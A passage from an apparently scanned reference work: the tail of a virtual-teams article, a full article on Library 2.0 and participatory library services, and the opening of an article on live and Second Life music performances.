Kirkman, B., Rosen, B., Gibson, C., Tesluk, P., & McPherson, S. (2002). Five challenges to virtual team success: Lessons from Sabre, Inc. *The Academy of Management Executive, 16*(3), 67-80.

Kirschner, P.A., & van Bruggen, J. (2004). Learning and understanding in virtual teams. *CyberPsychology & Behavior, 7*(2), 135-140.

Kratzer, J., Leenders, R., & van Engelen, J. (2006). Managing creative team performance in virtual environments: An empirical study in 44 R&D teams. *Technovation 26*(1), 42-50.

Lee-Kelley, L., Crossman, A., & Cannings, A. (2004). A social interaction approach to managing the invisibles of virtual teams. *Industrial Management & Data Systems, 104*(8), 650-657.

Leenders, R., van Engelen, J., & Kratzer, J. (2003). Virtuality, communication, and new product team creativity: A social network perspective. *Journal of Engineering and Technology Management, 20*(1), 69-93.

Majchrzak, A., Malhotra, A., Stamps, J., & Lipnack, J. (2004). Can absence make a team grow stronger. *Harvard Business Review, 82*(5), 131-137.

Malhotra, A., & Majchrzak, A. (2004). Enabling knowledge creation in far-flung teams: Best practices for IT support. *Journal of Knowledge Management, 8*(4), 75-89.

Martins, L., Gilson, L., & Maynard, M. (2004). What do we know and where do we go from here? *Journal of Management, 30*(6), 805-841.

Paul, S., Seetharaman, P., Samarah, I., & Mykytyn, P. (2004). Impact of heterogeneity and collaborative conflict management style on the performance of synchronous global virtual teams. *Information and Management, 41*(3), 303-321.

Potter, R., & Balthazard, P. (2002). Virtual team interaction styles: Assessment and effects. *International Journal of Human-Computer Studies, 56*(4), 423-444.

Prasad, K., & Akhilesh, K. (2002). Global virtual teams: What impacts their design and performance. *Team Performance Management, 8*(5), 102-113.

Robey, D., Schwaig, K., & Jin, L. (2003). Intertwining material and virtual work. *Information and Organization, 13*(2), 111-130.

Rosen, B., Furst, S., & Blackburn, R. (2006). Training for virtual teams: An investigation of current practices and future needs. *Human Resource Management 45*(2), 229-247.

Rutkowski, A., Vogel, D., van Genuchten, M., Bemelmans, T., & Favier, M. (2002). E-collaboration: The reality of virtuality. *IEEE Transactions on Professional Communication, 45*(4), 219-231.

Shin, Y. (2004). A person-environment fit model for virtual organizations. *Journal of Management 30*(5), 725-744.

Shockley-Zalabak, P. (2002). Protean places: Teams across time and space. *Journal of Applied Communication Research, 30*(3), 231-251.

Stevenson, W., & McGrath, E. (2004). Differences between on-site and off-site teams: Manager perceptions. *Team Performance Management, 10*(5), 127-133.

Stough, S., Eom, S., & Buckenmyer, J. (2000). Virtual teaming: A strategy for moving your organization into the new millennium. *Industrial Management & Data Systems, 100*(8), 370-379.

Vakola, M., & Wilson, I. (2004). The challenge of virtual organisation: Critical success factors in dealing with constant change. *Team Performance Management, 10*(5), 112-121.

Yoo, Y., & Alavi, M. (2004). Emergent leadership in virtual teams: What do emergent leaders do. *Information and Organization, 14*(1), 29-61.

Zaccaro, S., & Bader, P. (2003). E-leadership and the challenges of leading e-teams: Minimizing the bad and maximizing the good. *Organizational Dynamics, 31*(4), 377-387.

Zigurs, I. (2003). Leadership in virtual teams: Oxymoron or opportunity. *Organizational Dynamics, 31*(4), 339-351.

KEY TERMS

Collaboration: Occurs when two or more people interact and exchange knowledge in pursuit of a shared, collective, bounded goal.

Communication: The complex transfer of ideas, attitudes, and information.

Globalization: A set of processes leading to the integration of economic, cultural, political, and social systems across geographical boundaries.

Leadership: A process whereby an individual influences a group of individuals to achieve a common goal.

Organizational System: Includes the leader, structure, culture, and processes of an organization.

Trust: The willingness to be vulnerable irrespective of the ability to monitor or control that other party.

Virtual Teams: Teams who primarily conduct their work through electronic media.

Library 2.0 as a New Participatory Context

Gunilla Widén-Wulff
Åbo Akademi University, Finland

Isto Huvila
Åbo Akademi University, Finland

Kim Holmberg
Åbo Akademi University, Finland

INTRODUCTION

The Library 2.0 is a continuation of the development of digital libraries and user oriented digital information services such as MyLibrary. The 2.0 is used to distinguish the present initiatives from the traditional library and information services denoted as Library 1.0 (Maness, 2006). Because of the technological development of electronic resources, the means of collecting, storing, managing, and using widely distributed knowledge resources stored in a variety of electronic forms has changed (Griffin, 1998). Digital libraries have been seen as libraries without walls being logical extensions to libraries (Fox & Urs, 2002) and they have shortened the distance between author and reader by giving a more direct involvement in the dissemination of information. The fundamental mission to facilitate and provide access to information and knowledge has remained, but the processes, tools, and techniques have undergone major development. The initiatives describing personalized Web services like MyLibrary (Cohen, Fereira, et al., 2000) are a further development of digital libraries, which define personalized library services to users who are Web users. This group of users expects customization and interactivity. After the initial MyLibrary initiative there have been several dozen implementations of similar projects worldwide. However, during the initial years, the adoption rates of these services reached only about 10% of the potential user community (Gibbons, 2003). It is important to look at the barriers to personalized service because this seems to be the future of the digital world and the next big challenge at hand; what challenge will the Web 2.0 services pose to the libraries where libraries share the technological and social space with the Web? New trends like personalization, self service, mobility, and technology have created a Web environment that is transforming how users are interacting with information (Bearman, 2007; Benson & Favini, 2006; Coombs, 2007).

BACKGROUND


Defining Library 2.0

Library 2.0 refers to a growing area of interactive and social tools on the Web with which to create and share dynamic contents (Connor, 2007). In general it is a about the second generation of Web services and information technology allowing people to cooperate and share information online, shaping virtual communities. Library 2.0 is naturally based on the principles of Web 2.0 defined by O'Reilly (2005) as the network and platform delivering applications to the users to consume and remix data from multiple sources resulting in new content and structures. Web 2.0 is participative, modular, and permits the building of *virtual applications*, sharing information, and facilitates communication and the creation of new information (Miller, 2006). Using these tools people take part in the actual information production through *blogging*, posting Web-pages, *instant messaging*, engaging in e-commerce, *chatting* online, and so forth. It is a separate activity and at the same time something integrated into our daily lives (Haythornthwaite & Hagar, 2005).

Characteristics of Library 2.0

The discussion about Web 2.0 (O'Reilly, 2005) has highlighted the user-centered, interactive, and easy-to-use technologies of the Web (Miller, 2005; Notess, 2006). Library 2.0 technologies are characterized by the fact that they permit the building of virtual applications;

Figure 1. Characteristics of Library 2.0



they are participative, flexible, and modular. They are collaborative in nature where the Internet users may, for example, categorize content such as Web pages, photos and links, edit the content of open-Web-pages, build new services based on existing sources, or design individual social structures. They are about sharing and communicating codes, content, and ideas, which are built upon trust in the uses and reuses of data and information. Library 2.0 is a hybrid, both in the sense of combining the strengths of virtual and physical library spaces, and in the sense of hybridizing the traditional roles of users and information professionals. As illustrated in Figure 1, the present Library 2.0 is rather a synthesis of ideas, objectives, and principles than a uniform framework.

Examples of Web 2.0 technologies that are used in Library 2.0 settings are the *blogs*, the *instant messaging* systems, *chats*, *folksonomies*, *wikis*, *mashups*, and *RSS feeds* (Maness, 2006; Miller, 2005). Different authors have begun to consider the 2.0 phenomenon in different library contexts such as school libraries, academic libraries, and university libraries. How Library 2.0 actually works is highly context specific and it is important to consider the different kinds of Library 2.0 initiatives to gain a broader view of the phenomenon (Biancu, 2006; Brevik, 2005; Crawford, 2006).

MAIN FOCUS

Library 2.0 Initiatives

Sites such as MySpace, Flickr, YouTube, Wikipedia, Orkut, and many more strongly rely on user-created content that in fact creates the value of the sites. These sites all also have a community-building element, allowing users to create groups and networks with other users with similar interests. Library 2.0 is meant to invite participation and user-creation of information connected to library services, but most of the initiatives still appear in the visions, blogs, and other writings of enthusiastic library staff and researchers. Some applications and mashups are rapidly gaining popularity and even library systems providers like SirsiDynix and Talis have taken steps towards Library 2.0 in their services.

In LibraryThing (http://www.librarything) registered users can create their own book catalogs on the Web. The metadata used in LibraryThing can be automatically downloaded from various sources, that is, the Library of Congress, Amazon, and so forth. These metadata are then enriched by the users' own reviews, ratings, keywords, tags, and comments. The system also enables the users to have a dialog and to discuss the books with other users, creating interest groups or networks around certain books or authors. LibraryThing has currently over 150,000 registered members and over 10 million books cataloged of which almost 150,000 are reviewed by the users. LibraryThing collects the users' experiences of the books they have and that they have read. It is an example of what could happen if the Web-based OPACs were opened to the library users and the users were allowed to attach their own reviews and tags to the books. Such data could be used to create user recommendations and evaluations of the books.

Another example is the Ann Arbor District Library (AADL) system (http://www.aadl.org/) in which we can see several applications familiar from successful Web 2.0 services. Users can add their reviews, tags, and keywords to the online book catalog. Familiar from the online bookstore Amazon.com is the list of items that other users have searched for.

In Sweden incorporating Web 2.0 in the libraries' online services has been taken a bit further, by integrating even more Web 2.0 applications. Besides the above mentioned applications in AADL, the Biblioteket service in Sweden (http://www.biblioteket.se/) provides

RSS feeds of new items added to the catalog, search results and users' comments, and reviews on the items. The users can automatically receive information that they are interested in sent directly to their mailboxes. The Biblioteket service is also designed to create communities, as the online service provides the tools for users to form groups of interest.

Challenges Facing Library 2.0

In the Library 2.0 discussion, the emphasis is on the fact that the libraries must constantly be alert and open to change with users playing an increasingly active and participatory role. From the library perspective, it is important to see beyond user behavior as the users become an active part of shaping the library and the libraries also need a horizontal change in looking at their services (Maness, 2006).

In spite of their pronounced aim to act as community hubs, libraries have been traditionally more content than process or network oriented organizations (Choo, 1998; Kuhlthau, 1994). Library users have been expected to participate in a number of activities and to act as recipients of services, for example, loans. The existing points of interactions between libraries, librarians, and library users at loans desks and information counters have been implicitly defined and assumed by them both. Reciprocity of users, librarians, and library resources has functioned within these interactions.


The introduction of Web-based online services has expanded library services from the physical confines of a library building to become independent of time and place. The premises of the interaction have, however, remained much the same as before. Online access and digitalization of library collections have reduced direct contact between libraries, librarians, and library users, essentially eradicating the micro-level reciprocities, or *conversation*, between the parties. Lankes, Silverstein, and Nicholson (2007) have suggested several ways in which the use of Web 2.0 technologies might contribute to the re-establishing of the conversation and reconstituting libraries as *information commons* (Albanese, 2004), which provide people with a broad variety of information services from lending books and digital cameras to obtaining tuition in seeking and processing information. Others such as Chad and Miller (2005) from the library system vendor Talis have presented an even more extremists view, proposing that the Library 2.0 is needed in order to reclaim the currently lost relevance of libraries. In summary, according to the current Library 2.0 discussion, the most significant implication of Library 2.0 would be that the approach is promising to turn libraries into hybrid, virtual, and physical communities developed and utilized actively together by the librarians and the library users.

The transformation of libraries into virtual communities takes places on multiple levels. Thomas Brevik (2005) has conceptualized the focus of Library 2.0 on users and connectivity with library stakeholders in the different contexts where libraries operate.

In his conceptualization, Brevik places the focus on the user. The user is situated in the crossroads of three contexts: social environment, modes of information, and modes of communication and technology. Further, the diagram places emphasis on the interaction between users and the major influencing factors (small circles) of Library 2.0 and on how the current professional practices should be subordinated to the other factors, which affect the Library 2.0 (Brevik, 2005).

John Blyberg (2006) has proposed that the areas (or "transformative realms") where Library 2.0 might act as a change agent are:

Figure 2. Brevik's (2005) conceptualization of the principal interactions between the major components and actors of Library 2.0



1. Technology (library technology including information systems and their underlying technologies)
2. Policy (library policies)
3. Programming (programmes run by libraries)
4. Physical spaces

According to Lankes et al. (2007a; 2007b), the transformation is about reaching a *participatory library*, which constitutes the integration of community repository of knowledge (e.g., community sourced information, references and collections) and an enhanced catalog (e.g., bibliographic catalogs, databases).

Independent of the individual point of emphasis of the discussed proposals, they all suggest integration on three levels:

1. Horizontal integration of library resources (e.g., collections, catalogues)
2. Horizontal integration of library stakeholders (e.g., users, librarians, organizations)
3. Networked and multidirectional integration of resources and stakeholders

The Library 2.0 discussion emphasizes a need to promote horizontal integration of 1) existing intra and extralibrary resources together (using e.g., Social OPAC [Bech, 2006], integration of OPACs, and book sellers databases [Chad & Miller, 2005]), 2) library stakeholders (using *social software* such as instant messaging and blogs [Tepper, 2003]), and 3) the networks formed by stakeholders and resources.

Additionally to the fact that libraries must be alert to change towards a participatory context we need to challenge the ways in which we consider the information society and the information networks. The Internet is a social technology with substantial benefits to society (Katz, Rice, & Aspden, 2001) and the importance of network competency among the citizens in today's society is increasing (Jääskeläinen & Savolainen, 2003) because technology is affecting people's lives, work, and social relations (Kling, Crawford et al., 2000). A new social structure is shaped and the power of definition lies within communities, the so called communities of practice, and not with institutions (Davenport & Hall, 2002; Wenger, McDermott, & Snyder, 2002). Individual users and citizens make up their own minds as to what information they decide to use and make use of. Shared standards and shared definitions bring the individuals together to communities shaping social practices and affecting what is discussed and in what ways (Contractor & Eisenberg, 1990; Orlikowski 2002).

FUTURE TRENDS

In practice, Library 2.0 can be seen as a transformation in the way library services are delivered to library users (Miller, 2005; Stephens & Casey, 2005; Casey & Stavastinuk, 2007). It provides new tools to make the library space (both virtual and physical) more interactive, collaborative, and driven by community needs. It encourages collaborative two-way social interactions between library staff and library customers. Library 2.0 requires user participation and feedback in the development and maintenance of library services. Building a network of community knowledge will be an even more important role for libraries (Brophy, 2001; Chowdhury, Poulter, & McMenemy, 2006).

The user production perspective places new demands on the individuals in information society. Social cognitive theory and individual reactions to computing technology are important in this context. Computer self-efficacy or information competence, giving higher performance-related outcome and a greater use of computers (Compeau, Higgins, & Huff, 1999), are key aspects when developing the information society, and not only the numbers of computers and broadband access. Insights into social informatics, the interest in the relationship between uses of information and communication technologies, and organizational effects are also important (Kling, 1999; Sawyer & Eschenfelder, 2002). The social dimension where reading and writing online are collaborative activities put special emphasis on required user skills, called electronic literacy (Godwin-Jones, 2006). As the new techniques are still very much under development, their emergence and future use are not known. It seems, however, that the user related problems are likely to be similar to the challenges faced by the earlier initiatives for personalized libraries (e.g., MyLibrary).

CONCLUSION

Library 2.0 is an important part of the new participatory Web. It is a continuation of the development of digital libraries where the social and collaborative content management is in the forefront. Library 2.0 is defined as a network of collaborative applications where users consume, create, and recreate information from multiple sources resulting in new contents and structure. The entire informational value is constructed by user action and user interaction. What is valuable about information on the Web is not the static information itself but the social dynamic, how the information is used, understood, and reinvented all the time (Miller, 2006; Tredinnick, 2006).

There are a growing number of Library 2.0 initiatives in all kinds of library contexts and the new tools provided make the library space more interactive and collaborative, driven by community needs. It is shown that Library 2.0 tools such as MySpace, Flickr, and Wikipedia also have strong community-building elements allowing users to create networks with other users with similar interests (so called virtual communities). The transformation of libraries into virtual communities takes places on several levels with the user in focus. The user is situated in the crossroads of three contexts; social environment and different modes of information and communication and technology. In these crossroads, interactions between the user and the contexts generate important practices.

The new applications also demand a huge amount of motivation from the individual to be able to adapt to the interactive tools. The amount of available information makes Internet use a challenge in itself, requiring instant relevance judgments by the user (Rieh, 2002) and the ability to adopt into social networks on the Web. All of this also demands evaluating techniques to understand and reflect the perceived importance of links and networks created through them on the Web (Thelwall, 2006).

REFERENCES

Albanese, A. (2004). Campus Library 2.0: The information commons is a scalable, one-stop shopping experience for students and faculty. *Library Journal, 129*(30-33).

Bearman, D. (2007). Digital libraries. *Annual Review of Information Science and Technology (ARIST), 41*, 223-272.

Bech, M.B. (2006). Forslag til en social OPAC. *Biblioteket 2.0* [blog]. Retrieved November 17, 2007, from http://www.herningbib.dk/bibliotek2/template_permalink.asp?id=25

Benson, A., & Favini, R. (2006). Evolving the Web, evolving librarian. *Library Hi Tech News, 23*(7), 18-21.

Biancu, B. (2006). *Library 2.0 meme map*. Retrieved November 17, 2007, from http://www.flickr.com/photo_zoom.gne?id=113222147&size=o

Blyberg, J. (2006). *Find the edge, push it.* Retrieved November 17, 2007, from http://www.blyberg.net/2006/03/22/find-the-edge-push-it/

Brevik, T. (2005). *Bibliotek 2.0* [blog]. Retrieved November 17, 2007, from http://bloggbib.net/?p=48,%202005

Brophy, P. (2001). *The library in the twenty-first century: New services for the information age*. London: Library Association Publishing.

Casey, M. E., & Savastinuk, L. C. (2007). *Library 2.0: The librarians guide to participatory library service*. Medford, NJ: Information Today.

Chad, K., & Miller, P. (2005). *Do libraries matter? The rise of Library 2.0* (white paper). Retrieved November 17, 2007, from http://www.talis.com/downloads/white_papers/DoLibrariesMatter.pdf

Choo, C. W. (1998). *The knowing organization: How organizations use information to construct meaning, create knowledge and make decisions.* New York: Oxford U.P.

Chowdhury, G., Poulter, A., & McMenemy, D. (2006). Public Library 2.0: Towards a new mission for public libraries as a "network of community knowledge." *Online Information Review, 30*(4), 454-460.

Cohen, S., Fereira, J., Horne, A., Kibbee, B., Mistlebauer, H., & Smith, A. (2000). MyLibrary: Personalized electronic services in the Cornell University Library. *D-Lib Magazine, 6*(4).

Compeau, D., Higgins, C.A., & Huff, S. (1999). Social cognitive theory and individual reactions to computing technology: A longitudinal study. *MIS Quarterly, 23*(2), 145-158.

Connor, E. (2007). Medical librarian 2.0. *Medical Reference Services Quarterly, 26*(1), 1.

Contractor, N.S., & Eisenberg, E.M. (1990). Communication networks and new media in organizations. In J. Fulk & C. W. Steinfeld (Eds.), *Organizations and communication technology* (pp. 143-172). Newbury Park: Sage.

Coombs, K.A. (2007). Building a library Web site on the pillars of Web 2.0. *Computers in Libraries, 27*(1).

Crawford, W. (2006). Library 2.0 and "library 2.0." *Cites & Insights, 6*(2), 1-32.

Davenport, E., & Hall, H. (2002). Organizational knowledge and communities of practice. *Annual Review of Information Science and Technology, 36*, 171-227.

Fox, E.A., & Urs, S.R. (2002). Digital libraries. *Annual Review of Information Science and Technology (ARIST), 36*, 503-589.

Gibbons, S. (2003). Building upon the MyLibrary concept to better meet the information needs of college students. *D-Lib Magazine, 9*(3).

Godwin-Jones, R. (2006). Emerging technologies: Tag clouds in the blogosphere: Electronic literacy and social networking. *Language Learning & Technology, 10*(2), 8-15.

Griffin, S.M. (1998, July/August). NSF/DARPA/NASA digital libraries initiative: A program manager's perspective. *CD-Lib Magazine, 4*.

Haythornthwaite, C., & Hagar, C. (2005). The social worlds of the Web. *Annual Review of Information Science and Technology (ARIST), 39*, 311-346.

Jääskeläinen, P., & Savolainen, R. (2003). Competency in network use as a resource for citizenship: Implications for the digital divide. *Information Research, 8*(3).

Katz, J.E., Rice, R.E., & Aspden, P. (2001). The Internet 1995-2000: Access, civic involvement, and social interaction. *American Behavioral Scientist, 45*(3), 405-419.

Kling, R. (1999). What is social informatics and why does it matter? *D-Lib Magazine, 5*(1).

Kling, R., Crawford, H., Rosenbaum, H., Sawyer, S., & Weisband, S. (2000). *Learning from social informatics: Information and communication technologies in human contexts*. Indiana: Center for Social Informatics, Indiana University.

Kuhlthau, C.C. (1994). *Seeking meaning: A process approach to library and information services*. Norwood, NJ: Ablex.

Lankes, R.D., Silverstein, J., & Nicholson, S. (2007a). *Participatory networks: The library as conversation*. Retrieved November 17, 2007, from http://iis.syr.edu/projects/PNOpen/

Lankes, R.D., Silverstein, J., Nicholson, S., & Marshall T. (2007b). Participatory networks: The library conversation. *Information Research, 12*(4).

Maness, J.M. (2006). Library 2.0 theory: Web 2.0 and its implications for libraries. *Webology, 3*(2).

Miller, P. (2005). Web 2.0: Building the new library. *Ariadne*, (45).

Miller, P. (2006). Coming together around Library 2.0: A focus for discussion and a call to arms. *D-Lib Magazine, 12*(4).

Notess, G.R. (2006). The terrible twos: Web 2.0, Library 2.0, and more. *Library Journal, 30*(3).

O'Reilly, T. (2005). *What is Web 2.0: Design patterns and business models for the next generation of software.*

Orlikowski, W.J. (2002). Knowing in practice: Enacting a collective capability in distributed organizing. *Organization Science, 13*(3), 249-273.

Rieh, S.Y. (2002). Judgment of information quality and cognitive authority in the Web. *Journal of the American Society for Information Science and Technology, 53*(2), 145-161.

Sawyer, S., & Eschenfelder, K.R. (2002). Social Informatics: Perspectives, examples, and trends. *Annual Review of Information Science and Technology (ARIST), 36*, 427-465.

Stephens, M., & Casey, M. (2005). Where do we begin? *A Library 2.0 conversation with Michael Casey* [blog]. Retrieved November 17, 2007, from http://www.techsource.ala.org/blog/2005/12/where-do-we-begin-a-library-20-conversation-with-michael-casey.html

Tepper, M. (2003). The rise of social software. *netWorker, 7*(3), 18-23.

Thelwall, M. (2006). Interpreting social science link analysis research: A theoretical framework. *Journal* *of the American Society for Information Science and Technology, 57*(1), 60-68.

Tredinnick, L. (2006). *Anarchy and the organisation: The Intranet.* Paper presented at the Online Information 2006, London. Learned Information Europe.

Wenger, E., McDermott, R., & Snyder, W.M. (2002). *Cultivating communities of practice.* Boston: Harvard Business School.

KEY TERMS

Digital Library: A library in which a significant proportion of the resources are available in electronic format, accessible by means of computers. Libraries without walls being logical extensions to libraries.

Library 2.0: A network of applications where users consume, create, and recreate information from multiple sources resulting in new contents and structure.

Participatory Context: A context where the users contribute to the creation of new information and contents.

Social Informatics: The study of information and communication tools in cultural or institutional contexts.

Social Software: Dynamically and loosely connected types of software applications, which allow implementation, tracking, and archival of communication between individuals.

Virtual Community: A group of people that communicate or interact via the Internet.

Web 2.0: Set of tools and techniques which are participative and modular and permits the building of virtual applications, sharing information, and facilitates creation of new information. Also called participatory Web.

L

Live Music and Performances in a Virtual World

Joanna Berry
Newcastle University, UK

Savvas Papagiannidis
Newcastle University, UK

INTRODUCTION

The introduction of the Internet and its rapid expansion in the 90s, coupled with technological advances in software and hardware, allowed the digitisation of virtually the entire value-chain of the music industry (Berry, 2006). The industry saw its traditional value exploiting methods, in particular CD sales, become less effective and in many cases obsolete. At the same time, new stronger and more direct relationships started forming between the artists and their audience, radically changing how many of the industry's functions, such as its supply chain management, were undertaken. In this article, we discuss how information and communication technologies affect one aspect of the music experience, that of live and virtual performances. This choice allows us also to illustrate a change of attitude toward technology from all stakeholders, especially music labels.

The article first presents a number of examples of "live" performances with "real" performers that were reproduced and repackaged using various multimedia technologies and then distributed through a number of online and digital channels. Following this, the article discusses the emerging phenomenon of virtual performances on *Second Life* and considers their potential implications.

LIVE PERFORMANCE AND PROMOTION

Historically, issues like the name and artwork to be used in music productions were kept confidential, not only because they changed frequently up to the date of release, but also because of the very high risk of leaks of content prerelease, which might encourage piracy. The openness of the Internet, and in particular its capacity to facilitate direct relationships between the artists and their audiences, radically changed this attitude. This is demonstrated by the artists' increasing tendency to reach out and collaborate directly with their fans not only on prerecorded products, but also increasingly in live performances, as shown by the example of Sandi Thom. Thom is a female singer-songwriter who was rapidly signed to SonyBMG's RCA label after she received a reported 180,000 viewers of a live Web cast of a musical performance that she broadcast from her basement flat in Tooting, and her first single entered the charts at 15 on download sales alone. Although there is a dispute about whether the number of viewers is precise, the case illustrates clearly how Internet technologies can act as cheap, effective promotional tools for artists' live performances.

The burgeoning online video environment can be both cause and effect of this phenomenon, in particular sites such as *YouTube.com*, which allow users to upload their own videos simply and quickly for anyone in the world to see and share through Web sites, blogs, and e-mail. At the time of writing, it is reported that YouTube delivers more than 80 million video views every day, with more than 65,000 new videos uploaded daily (Logitech, 2006). Live-performance video on such Web sites has been gathering momentum as domestic broadband Internet access increases, boosted by events such as the international Live 8 concerts for Africa in the summer of 2005, when Internet service provider America Online had over 90 million views of its free Web casts (Leeds, 2006).

The reach and instant distribution produced by the Internet, together with the rapidly falling cost of producing video content, means that fans and live performers have more access to each other than ever. Artists also started to reach out to their fan base to help them create videos of their live shows. The Beastie Boys were first, in 2005, when they handed out 50 handheld video cameras to fans at their Madison Square Gardens concert, taking the footage afterwards and editing it into a full length video of the concert complete with music direct from the show's soundboard (Aversion, 2005). Coldplay did something similar by first requiring fans to enter a competition on their Web site. Only the winners were given the chance to help them shoot a video for the concert DVD of their album, "X&Y." In a logical progression of the concept, another illustration of this phenomenon is Billy Campion, lead singer of "The Bogmen," a highly regarded New York band which broke up in September 1999. However, Campion retained a very loyal following of fans, who were encouraged to bring their own mobile camera phones and video cameras to one of his live performances in Brooklyn in June 2006. Within two months of becoming available, the YouTube footage produced of his performance of "Hi on Wade" had viewing figures of over 130,000. Yet another example is that of Marillion, one of the earliest bands to make use of digital technologies to get closer involvement and interaction with their fans, who also made use of their fan's input to live performances. In an e-mail sent to fan club members in July 2006, the band said:

We're going to release a single from the new album in early 2007. Now while we can't give you specific details (where we are releasing it, what's it called (sic), etc.) for a while, we are going to need a video and—in the spirit of keeping it in the family—we have a little favour to ask of you... We'd like YOU to shoot the video. We'd like to make an abstract video, a creative experiment which involves as many of our fans as possible (Marillion, 2006).

Although the reconfigured-by-technology music value chain allowed a direct link between artist and consumer, it never included the consumer's participation in the act of creating music. However, through mechanisms such as this, artists were able not only to reduce the cost of producing promotional materials, but also include their fans integrally in the production of promotional and support materials, bringing the two sides closer together in a mutually beneficial relationship. Concert promoters were also keen to participate in the trend for cheaper and more direct-to-user digital distribution. Although online content distribution had been tried in the late 1990s, the experiment run by House of Blues Entertainment foundered because of the lack of broadband enabled computers and the high cost—$4.99 per show—which audiences unused to buying online content were unwilling to pay. By 2006, however, broadband connectivity and consumers' increasing technological sophistication encouraged Live Nation, the world's largest concert promotion company, to wire 120 of its outlets to record concerts for Internet and other digital outlets. Chief Executive Michael Rapino, intending to bundle sales of Web casts together with merchandise and ticket sales, said: "There's an opportunity to say: 'Didn't make it to the show? That's O.K.,'…(t)hat's something we haven't been able to say for the last 20 years" (quoted in Leeds, 2006).

Universal Records also participated in the trend, allowing rehearsals of their artists' concerts to be broadcast through Center Staging's Web site (www.rehearsals.com). Only 2 months later, SonyBMG hired a company to sell advertising on their proprietary online music players, which showed music videos and live performances of SonyBMG artists. Not every artist, though, can be promoted in this way, as artists' contracts with a record label usually include exclusive rights to any of their recordings, which generally include live performances. When this is the case, concert venues intending to distribute such content therefore have to negotiate with the label for each artist. For this reason, it seems that Web casts are more likely to be supportive of unsigned or underground talent.

VIRTUAL PERFORMANCE AND PROMOTION

A relatively recent phenomenon is the increasing use of virtual worlds, such as *Second Life* (www.secondlife.com), through which artists, labels, and consumers could interact in an entirely new environment. According to their Web site, within 3 years they managed to attract more than a quarter of a million users, and by June 2007 had over 10 million registered users who use avatars to represent themselves. Second Life was similar to a massively multiplayer online role playing game (MMORPG) except for the fact that land was owned by the residents, and they were also free to create whatever they wanted to on it. As well as real life clothing companies (O'Malley, 2006) and hotel chains (Donohue, 2006), artists and record labels rapidly realised the possibilities for promotion and distribution of their music in this virtual mirror of the real world.

Virtual "live" concerts were held by artists, and not just the thousands of unsigned and own-label artists who used Second Life as a supporting mechanism for the promotion of their music through social networking Web sites. In fact, there was a Second Life record label for these people, called Multiverse Records (Peter, 2006). Multiverse Records was based on an island owned by new media entertainment studio Slackstreet (www.slackstreet.com) and owned by Eric Rice, who bought it as a virtual entity when its originator in Second Life put it up for sale. Contributors to the original label could sit at home behind a microphone or stream content to the Second Life servers, and people in Second Life could listen to it. Multiverse also promoted these artists, providing virtual CDs that people could play in the Second Life homes, selling MP3 downloads, and spreading the word about popular artists. After it was bought by Rice, it offered design services for artists who wanted help with their avatar, environment, or other "in-world" visual. Apart from the roster of artists that were actively promoted by the label, Multiverse also provided Second Life citizens with "SListen," a virtual listening kiosk that any artist could use to showcase their music. Rice also created a number of broadcasts on KSSX, a network of original and syndicated podcast programming which promoted Multiverse and other artists through its presence in Second Life (Rice, 2006).

Internationally known names such as Duran Duran were also to be found in Second Life. Well-known for being ahead of the technology curve, the band was the first to use live video cameras and video screens at their concerts in 1984; their 1997 single "Electric Barbarella" was the first digital download, and they were the first to use Macromedia Flash software to produce an entire pop video (Whitehead, 2006). It was therefore not entirely unexpected that they should appear in live concerts in Second Life, which they hosted on their own luxuriously appointed virtual island. Suzanne Vega was another artist who appeared both on broadcast radio and simultaneously in Second Life, with someone else controlling her avatar as she sang. Fans of U2 created avatars of each band member and re-enacted a show from the band's "Vertigo" tour and video clips of popular songs were also recreated by the users. In addition to the above examples, the BBC's Radio One held annual live events called "One Big Weekend," and in 2006 this event was also staged in Second Life as well as in Dundee, Scotland (Andrews, 2006). The BBC also rented a "tropical island" for a year, on which live concerts from international chart artists Muse, Razorlight, and Gnarls Berkeley have so far been held. Universal Records' labels Motown Records and Republic Records set up a dedicated virtual music environment called "Soundscape," which included a store, a music venue, and a place where artists and fans could chat directly with each other.

